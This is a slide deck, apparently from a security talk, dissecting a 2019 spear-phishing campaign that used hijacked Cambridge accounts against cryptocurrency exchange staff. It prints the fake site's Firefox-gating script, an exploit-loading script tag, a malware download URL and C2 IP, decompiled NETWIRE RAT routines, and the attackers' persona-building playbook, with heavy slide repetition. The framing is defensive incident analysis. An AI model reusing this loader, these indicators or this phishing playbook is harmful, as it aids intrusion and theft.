  - nm603@, grh37@, ...

Hack Accounts

- Accounts' hack method is undisclosed
  - Phishing on individuals?
  - Credential stuffing? (Using leaked ID/passwords)
  - Brute force?
  - DB compromise?

Hack Accounts

- The University has a bold service, useful for OSINT
  - anyone can list accounts
- http://jackdaw.cam.ac.uk/mailsearch/
- Email account search service
- Useful for everyone (Students, and…)




Hack Accounts

- The University has a bold service, useful for OSINT
  - anyone can list accounts
  - http://jackdaw.cam.ac.uk/mailsearch/
  - Email account search service
  - Useful for everyone (Students, and…)

Univ Accounts

- Service for the account owners:
  - Email address: *nm603@cam.ac.uk*
  - Personal web hosting
    - *hxxp://people.ds.cam.ac.uk/nm603*



Univ Accounts

- Service for the account owners:
  - Email address: *nm603@cam.ac.uk*
  - Personal web hosting
    - *hxxp://people.ds.cam.ac.uk/nm603*

Makes it all look authentic

UNIVERSITY OF CAMBRIDGE

/ Computing service / Desktop Services / DS-Web / Personal Web Page Service

Personal Web Page Service

This web server provides access to personal web pages belonging to users of the MCS at the University of Cambridge. URLs for personal pages look like

> *http://people.ds.cam.ac.uk/spqr1/*

where '`spqr1`' is the owner's 'Central Registration System userid' (CRS-ID).

If you are looking for a user's pages...

There is no index to the personal pages available on this server. Under UK data protection legislation the University cannot divulge personal URLs or comment on the availability or

Prepare Website

- Prepare web pages on people.ds.cam.ac.uk
  - Fake University site

UNIVERSITY OF CAMBRIDGE

Find software

Login

RAVEN

User-id:

e.g fjc55

Password:

your UIS or Raven password Show

override login options for this session?

Cancel Login

Forgotten your password?

Help

Always quit your web browser when you have finished accessing services that require authentication. Do not disclose your password to anyone. Please report attempts to obtain your password in unusual circumstances. Raven necessarily uses cookies to manage your authentication (privacy policy and cookie policy).

See help on Raven accounts if you want to change the password you use to log in to Raven, if your password isn't working, or if you don't have a Raven account but need one.

Self-service password recovery from UIS

You can now reset your UIS Password using a token sent via email or text message.
To configure this feature, log into the UIS Password Management app and follow the 'Configure' link under 'Self-service password recovery'.

University Information Services | Help | Terms & conditions | Privacy & cookie policy

Study at Cambridge | About the University | Research at Cambridge

Prepare Website

- Prepare web pages on people.ds.cam.ac.uk
  - Add simple javascript for social engineering
    - “*Please use Firefox …*”
  - Load exploit

Script on Fake Website

```
<script>
    $('.iframe-toggle').on('click', function (e) {
        $(this).toggleClass('fullscreen');
        $('.main-iframe').toggleClass('fullscreen');
    });

    var ua = detect.parse(navigator.userAgent);
    var br = ua.browser.family.toLowerCase();
    var os = ua.os.family.toLowerCase();

    console.log(br);
    console.log(os);

    if ( ( br === 'firefox' && os.includes('mac') ) || !os.includes('mac') ) {
        $('body').append('<script type="text/javascript" src="/script.js"><\/script>');
        $('body').css({
            opacity: 1
        });
    } else if ( br !== 'firefox' && os.includes('mac') ) {
        $('.modal-overlay').css({
                display: 'block',
                opacity: 1,
                position: 'fixed'
        });
        $('.modal-not-supported#other').css({
                display: 'block',
                opacity: 1
        });
        setTimeout(function(){
            $('body').css({
                opacity: 1
            });
        }, 500);
    }
</script>
```

Script on Fake Website

- if (macos && not firefox) then show “use Firefox” message

```
});
else if ( br !== 'firefox' && os.includes('mac') ) {
  $('.modal-overlay').css({
          display: 'block',
          opacity: 1,
          position: 'fixed'
  });
  $('.modal-not-supported#other').css({
          display: 'block',
          opacity: 1
  });
  setTimeout(function(){
      $('body').css({
          opacity: 1
      });
  }, 500);
```

```
<div class="modal-overlay">
</div>
<div class="modal-not-supported" id="other">
    <div class="modal-title">
        BROWSER NOT SUPPORTED
    </div>
    <div class="modal-body">
        <div class="text-alt">
            <p>University of Cambridge Project Management Service is currently not supported in
            your browser.</p>
            <p>Please try opening the application using the latest version of <a href="
            https://www.mozilla.org/en-US/firefox/new/" target="blank">Mozilla Firefox</a>.</p>
        </div>
    </div>
</div>
```

Script on Fake Website

- if (macos && not firefox) then show “use Firefox” message

```
else if ( br !== 'firefox' && os.includes('mac') ) {
  $('.modal-overlay').css({
          display: 'block',
          opacity: 1,
          position: 'fixed'
  });
  $('.modal-not-supp
```

BROWSER NOT SUPPORTED

University of Cambridge Project Management Service is currently not supported in your browser.

Please try opening the application using the latest version of Mozilla Firefox.

```
<di
</d
<div
    <
    <
        Service is currently not supported in
        pening the application using the latest version of <a href="
        https://www.mozilla.org/en-US/firefox/new/" target="blank">Mozilla Firefox</a>.</p>
      </div>
    </div>
</div>
```

Script on Fake Website

- if (macos && firefox) or (not macos) then load /script.js

```
if ( ( br === 'firefox' && os.includes('mac') ) || !os.includes('mac') ) {
    $('body').append('<script type="text/javascript" src="/script.js"><\/script>');
    $('body').css({
        opacity: 1
    });
```

- So *people.ds.cam.ac.uk/script.js* must be the exploit!

Script on Fake Website

- So *people.ds.cam.ac.uk/script.js* must be the exploit!

Script on Fake Website

- So *people.ds.cam.ac.uk/script.js* must be the exploit!
  → No.

```
GET /script.js?_=1560768136595 HTTP/1.1
Host: people.ds.cam.ac.uk
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascr
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://people.ds.cam.ac.uk/nm603/services/UCPMS/
Cookie: _ga=GA1.3.590324926.1560768135; _gid=GA1.3.1857667385.1560768135; _gat=1

HTTP/1.1 404 Not Found
Date: Mon, 17 Jun 2019 10:42:16 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 291
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
```

Actual packet capture of victim at the time of attack

Script on Fake Website

- So *people.ds.cam.ac.uk/script.js* must be the exploit!
  → No.

Script on Fake Website

- Actual exploit code was loaded at the end of HTML

```
<script type="text/javascript" src="http://software.uis.cam.ac.uk/campl/javascripts/libs/ios-or
<script type="text/javascript" src="http://software.uis.cam.ac.uk/campl/javascripts/libs/modern
<script type="text/javascript" src="http://software.uis.cam.ac.uk/campl/javascripts/apps-custom
<script type="text/javascript" src="https://analyticsfit.com/init.js?t=main"></script>
<script type="text/javascript">projectlight.markExternalLinks = function() {}</script>
```

- Made it look like Google's analytics.js
  - All websites have them at the end
- HTTPS

Prepare John Doe

- The accounts they hacked are [nm603, grh37]
    - Make up names accordingly: *Neil Morris*, *Gregory Harris*
- Join LinkedIn, make profile fit to the storyline (Univ staff)
- Add connections, 100++
    - How we all love to accept random requests
- Write a nice email signature
    - Add links to website, LinkedIn

Prepare John Doe

- The accounts they hacked are [nm603, grh37]
    - Make up names accordingly: *Neil Morris, Gregory Harris*
- Join LinkedIn, make profile fit to the storyline (Univ staff)
    - Add connections, 100++
        - How we all love to accept random requests
- Write a nice email signature
    - Add links to website, LinkedIn

Prepare John Doe

- The accounts they hacked are [nm603, grh37]
  - Make up names accordingly: *Neil Morris, Gregory Harris*
- Join LinkedIn, make profile fit to the storyline (Univ staff)
- Add connections, 100++
  - How we all love to accept random requests
- Write a nice email signature
  - Add links to website, LinkedIn

Start Operation

- Set targets - look for cryptocurrency exchange employees
- Start by opening conversation through email
- Evaluate targets through conversation
    - Select targets related to cryptocurrency exchanges
    - Guide ONLY selected targets to the exploit page

Start Operation

- Set targets - look for cryptocurrency exchange employees
- Start by opening conversation through email
- Evaluate targets through conversation
    - Select targets related to cryptocurrency exchanges
    - Guide ONLY selected targets to the exploit page

Operation: Evaluate Targets

- Evaluate targets through conversation (cont'd) - another case
  - https://robertheaton.com/2019/06/24/i-was-7-words-away-from-being-spear-phished/
    - Review on how he "almost" got hacked by this campaign
    - Author communicated via email with grh37@cam.ac.uk
    - He was not guided to the final exploit page
      - Initially selected as target, but evaluated out.

Operation: Evaluate Targets

- Evaluate targets through conversation (cont'd) - another case
  - https://robertheaton.com/2019/06/24/i-was-7-words-away-from-being-spear-phished/
    - Review on how he "almost" got hacked by this campaign
  - Author communicated via email with grh37@cam.ac.uk
  - He was not guided to the final exploit page
    - Initially selected as target, but evaluated out.

Operation: Evaluate Targets

- Evaluate targets through conversation (cont'd) - another case
  - https://robertheaton.com/2019/06/24/i-was-7-words-away-from-being-spear-phished/

> *Hi Rob,*
>
> *Yeah, it may be a mistake. I'll consult with my colleagues and get back to you shortly.*
>
> *Best regards, Gregory*

This was the last I ever heard from Gregory Harris. I thought nothing more of the exchange.

Operation: Evaluate Targets

- Evaluate targets through conversation (cont'd)
  - https://robertheaton.com/2019/06/24/i-was-7-words-away-from-being-spear-phished/

Fortunately I was using Chrome, so the attackers' Javascript exploit achieved nothing. But all it would have taken is for the attackers to add the 7 words "THIS PAGE MUST BE VIEWED IN FIREFOX" to the top of their page, and I'd have been toast. I'd have chuckled at how some poor chumps still couldn't figure out basic cross-browser compatibility, and I'd have smugly copied the link over into Firefox. It's not clear to me why the attackers didn't do this. Maybe they didn't have complete control over the contents of the page, or maybe they wanted to be as subtle as possible. Next time, eh?

Operation: Evaluate Targets

- Evaluate targets through conversation (cont'd)
  - https://robertheaton.com/2019/06/24/i-was-7-words-away-from-being-spear-phished/

Fortunately I was using Chrome, so the attackers' Javascript exploit achieved nothing. But all it would have taken is for the attackers to add the 7 words "THIS PAGE MUST BE VIEWED IN FIREFOX" to the top of their page, and I'd have been toast. I'd have chuckled at how some poor chumps still couldn't figure out basic cross-browser compati[illegible] I'd have smugly copied the link over into Firefox. It's not cl[illegible]n't do this. Maybe they didn't have complete control over the contents of the page, or maybe they wanted to be as subtle as possible. Next time, eh?

BROWSER NOT SUPPORTED

University of Cambridge Project Management Service is currently not supported in your browser.
Please try opening the application using the latest version of Mozilla Firefox.

Operation: Goal

- Initial exploit → run stage 1 malware
- Stage 1 malware reports information about victim
- Stage 1 malware downloads stage 2 malware (full RAT)
- Go for profit!! $$

Perspective 3: Blue Team

What can we see? Challenges?

Blue Team Downsides

- Cliche, yes
- Too many stuff to watch
- Employees from many countries
- Huge infrastructure
- Countless servers (we have our own AWS - “Verda”)

Blue Team Weapons

- From Infrastructure
  - Network based defense/detection methods
  - Network visibility solutions to see HTTPS connection
- From Endpoint
  - Endpoint Detection & Response / Antivirus
  - Patch Management System
  - Various monitoring solutions, etc

Blue Team Weapons

- From Infrastructure
  - Network based defense/detection methods
  - Network visibility solutions to see HTTPS connection
- From Endpoint
  - Endpoint Detection & Response / Antivirus
  - Patch Management System
  - Various monitoring solutions, etc

Blue Team Weapons

- Honeypots, sandboxes
- Indicators of Compromise service
- Network segregation / air-gapping
- Authentication, 2FA
- Desktop Virtualization
- More & more…

  → Usable security: should avoid oppressing productivity

Blue Team Weapons

- Honeypots, sandboxes
- Indicators of Compromise service
- Network segregation / air-gapping
- Authentication, 2FA
- Desktop Virtualization
- More & more…

  → Usable security: should avoid oppressing productivity

Blue Team Weapons

- Honeypots, sandboxes
- Indicators of Compromise service
- Network segregation / air-gapping
- Authentication, 2FA
- Desktop Virtualization
- More & more…

  → Usable security: should avoid oppressing productivity

Pain Point for Blue Team

- Attackers sent email to victim’s personal Gmail account
- Legit cam.ac.uk email + website
- HTTPS + encrypted communication
- Low detection (Stage1=1, Stage2=0 detection on VirusTotal)
- Encrypted, non-HTTPS protocol for C2 connection on port 443
- Diverse use of servers (exploit, malware download, c2, etc)
- Download stage2 outside of corp network to avoid detection

Pain Point for Blue Team

- Attackers sent email to victim's personal Gmail account
- Legit cam.ac.uk email + website
- HTTPS + encrypted communication
- Low detection (Stage1=1, Stage2=0 detection on VirusTotal)
- Encrypted, non-HTTPS protocol for C2 connection on port 443
- Diverse use of servers (exploit, malware download, c2, etc)
- Download stage2 outside of corp network to avoid detection

Pain Point for Blue Team

- Attackers sent email to victim’s personal Gmail account
- Legit cam.ac.uk email + website
- HTTPS + encrypted communication
- Low detection (Stage1=1, Stage2=0 detection on VirusTotal)
- Encrypted, non-HTTPS protocol for C2 connection on port 443
- Diverse use of servers (exploit, malware download, c2, etc)
- Download stage2 outside of corp network to avoid detection

Breadcrumbs for Blue Team

- Shellcode - curl - macho(executable) download
- Communication to suspicious IP addresses (C2)
- Unknown new executable files
- Security team had resource to analyze & follow up
- Plus other undisclosable indicators & methods

Breadcrumbs for Blue Team

- Shellcode - curl - macho(executable) download
- Communication to suspicious IP addresses (C2)
- Unknown new executable files
- Security team had resource to analyze & follow up
- Plus other undisclosable indicators & methods

Breadcrumbs for Blue Team


- Shellcode - curl - macho(executable) download
- Communication to suspicious IP addresses (C2)
- Unknown new executable files
- Security team had resource to analyze & follow up
- Plus other undisclosable indicators & methods

Malware Information

Stage 1 & 2


Stage 1 - Overview

- NETWIRE
- Commercial administration tool
- Agent builder



Stage 1 - Overview

- NETWIRE
- Commercial administration tool
- Agent builder



Stage 1 - Overview

- Hash
  - MD5 - de3a8b1e149312dac5b8584a33c3f3c6
  - SHA256 - 07a4e04ee8b4c8dc0f7507f56dc24db00537d4637afee43dbb9357d4d54f6ff4
- Downloaded from
  - hxxp://185.162.131.96/i/IconServicesAgent

Stage 1 - Overview

- C2 Server
  - 89.34.111.113 - port closed
- Binary is not signed

```
Contents/MacOS » codesign -d -v Finder
Finder: code object is not signed at all
```

Stage 1 - NETWIRE

- C2 Protocol
  - https://github.com/pan-unit42/public_tools/blob/master/netwire/commands.json

- XOR with \xe3

```
v205 = LOBYTE(mystruc1.st_stat.st_dev) ^ 0xE3;
LOBYTE(mystruc1.st_stat.st_dev) = v205;
```

- Handle C2 command func at 0x4109

Stage 1 - NETWIRE

- Report user/host information

```
result = (char *)env_var_to_string(a1, "%USER%", a2);
```

```
gethostname((char *)&v214 + 4, 0x3Fu) == -1 )
```

```
get_system_version_info(&v219, 0x200u);
while ( v8 != 63 )
{
  v9 = infection_time[v8];
```

- Report user external IP

```
start_new_thread(report_my_external_IP, v159);
```

```
v2 = gethostbyname("checkip.dyndns.org");
```

```
v14 = recv_UNIX2003(v13, &v18, 2048, 0);
v5 = strstr(&v18, "Current IP Address: ");
```

Stage 1 - NETWIRE

- List process

```
if ( proc_pidpath(v114, &buffer, 0x1000u) > 0 )
{
  path_to_filename(4096);
```

- Start shell

```
dword_EB60 = start_new_thread(start_shell, v59);
```

```
if ( stat("/bin/sh", &v27) )
{
  v1 = "/bin/bash";
}
else
{
  v1 = "/bin/bash";
  if ( (v27.st_ino & 0xF000) == 0x8000 )
    v1 = "/bin/sh";
```

```
v6 = fork();
if ( !v6 )
{
```

Stage 1 - NETWIRE

- Search / Write / Execute file

```
dword_2EB84 = start_new_thread((void *(*)(void *))search_for_file, v41);
```

```
case 0x24:
  write_UNIX2003(dword_EB68, a4, a5);
```

```
case 12:
  env_var_to_string(&v208, a4, 0x1000u);
  execute_file(v170, (const char *)&v208);
```

- Heartbeat (I’m alive)

```
case 1:
  send_to_server(0, 0, 0);
```

Stage 1 - NETWIRE

```
00000000  7f 40 00 00 00 dd fd ff  c8 f0 f2 39 62 c9 fe db   .@...... ...9b...
00000010  b6 9a 6e bd 9e c0 f0 7a  a8 c0 d0 f6 ad 91 b5 60   ..n....z .......`
00000020  78 71 e5 ae 66 48 bb 64  7e 8e fc 94 67 d2 db fc   xq..fH.d ~...g...
00000030  ee 8d ff 98 20 b1 10 3f  91 54 9d 25 6f d8 90 7b   .... ..? .T.%o..{
00000040  eb 69 55 c8 c8 1d                                 .iU...
    00000000  e6 40 00 00 00 00 68 16  d5 2f 0a 9d bf 54 e9 df   .@....h. ./...T..
    00000010  fa bb 10 18 14 35 b7 59  1e a4 50 21 ba 14 5e 1d   .....5.Y ..P!..^.
    00000020  3c fb 06 bf b8 69 00 00  00 00 00 00 00 00 00 00   <....i.. ........
    00000030  00 00 00 00 00 00 ce 52  5d 08 49 19 66 6e 53 fd   .......R ].I.fnS.
    00000040  64 0c ad 97 ff 62                                 d....b
00000046  79 44 03 00 00 00 2b 31  4a cf 41 42 d1 c7 df 93   yD....+1 J.AB....
00000056  55 ca 14 67 44 61 7d 63  03 44 53 d0 fb d3 bf b5   U..gDa}c .DS.....
00000066  05 46 0f 2d 02 82 f7 44  c5 73 2b fe d7 19 ba 9b   .F.-...D .s+.....
00000076  4b 01 37 fc 7d 36 59 b0  05 ad bb 18 c8 88 7b 57   K.7.}6Y. ......{W
00000086  3f ec 15 1a 84 e5 17 5b  b8 dd 30 03 ed 7b 54 36   ?......[ ..0..{T6
00000096  22 32 86 aa 93 3b 3d d4  16 de e3 21 cb d7 c0 37   "2...;=. ...!...7
000000A6  a8 e3 9e 4d 2f 19 d9 f8  d6 0a 60 98 00 9f 87 f3   ...M/... ..`.....
000000B6  d1 9a c8 16 ed 4d 50 90  56 a7 ff 61 34 cd 61 dd   .....MP. V..a4.a.
000000C6  94 41 30 6a 9f b5 ac 13  de 91 1e 28 91 8a b0 30   .A0j.... ...(...0
000000D6  37 fd 8b 44 31 07 d4 2d  fe 76 23 76 62 96 a6 a6   7..D1..- .v#vb...
000000E6  b6 74 98 01 52 39 a4 78  87 14 a5 f7 30 9a 55 13    t  R9 x     0 U
```

first byte ^ 0xe3 == command
e6^e3 = 5 = send initial info

(username, hostname,
install time, external IP, etc)

```
000003A0  56 97 77                                          V.w
    00000046  e2 00 00 00 00 00                                 ......
000003A3  7d 00 00 00 00 00                                 }.....
    0000004C  e2 00 00 00 00 00                                 ......
000003A9  7d 00 00 00 00 00                                 }.....
    00000052  e2 00 00 00 00 00                                 ......
000003AF  7d 00 00 00 00 00                                 }.....
    00000058  e2 00 00 00 00 00                                 ......
000003B5  7d 00 00 00 00 00                                 }.....
    0000005E  e2 00 00 00 00 00                                 ......
000003BB  7d 00 00 00 00 00                                 }.....
    00000064  e2 00 00 00 00 00                                 ......
000003C1  7d 00 00 00 00 00                                 }.....
```

e2^e3 = 1 = wait

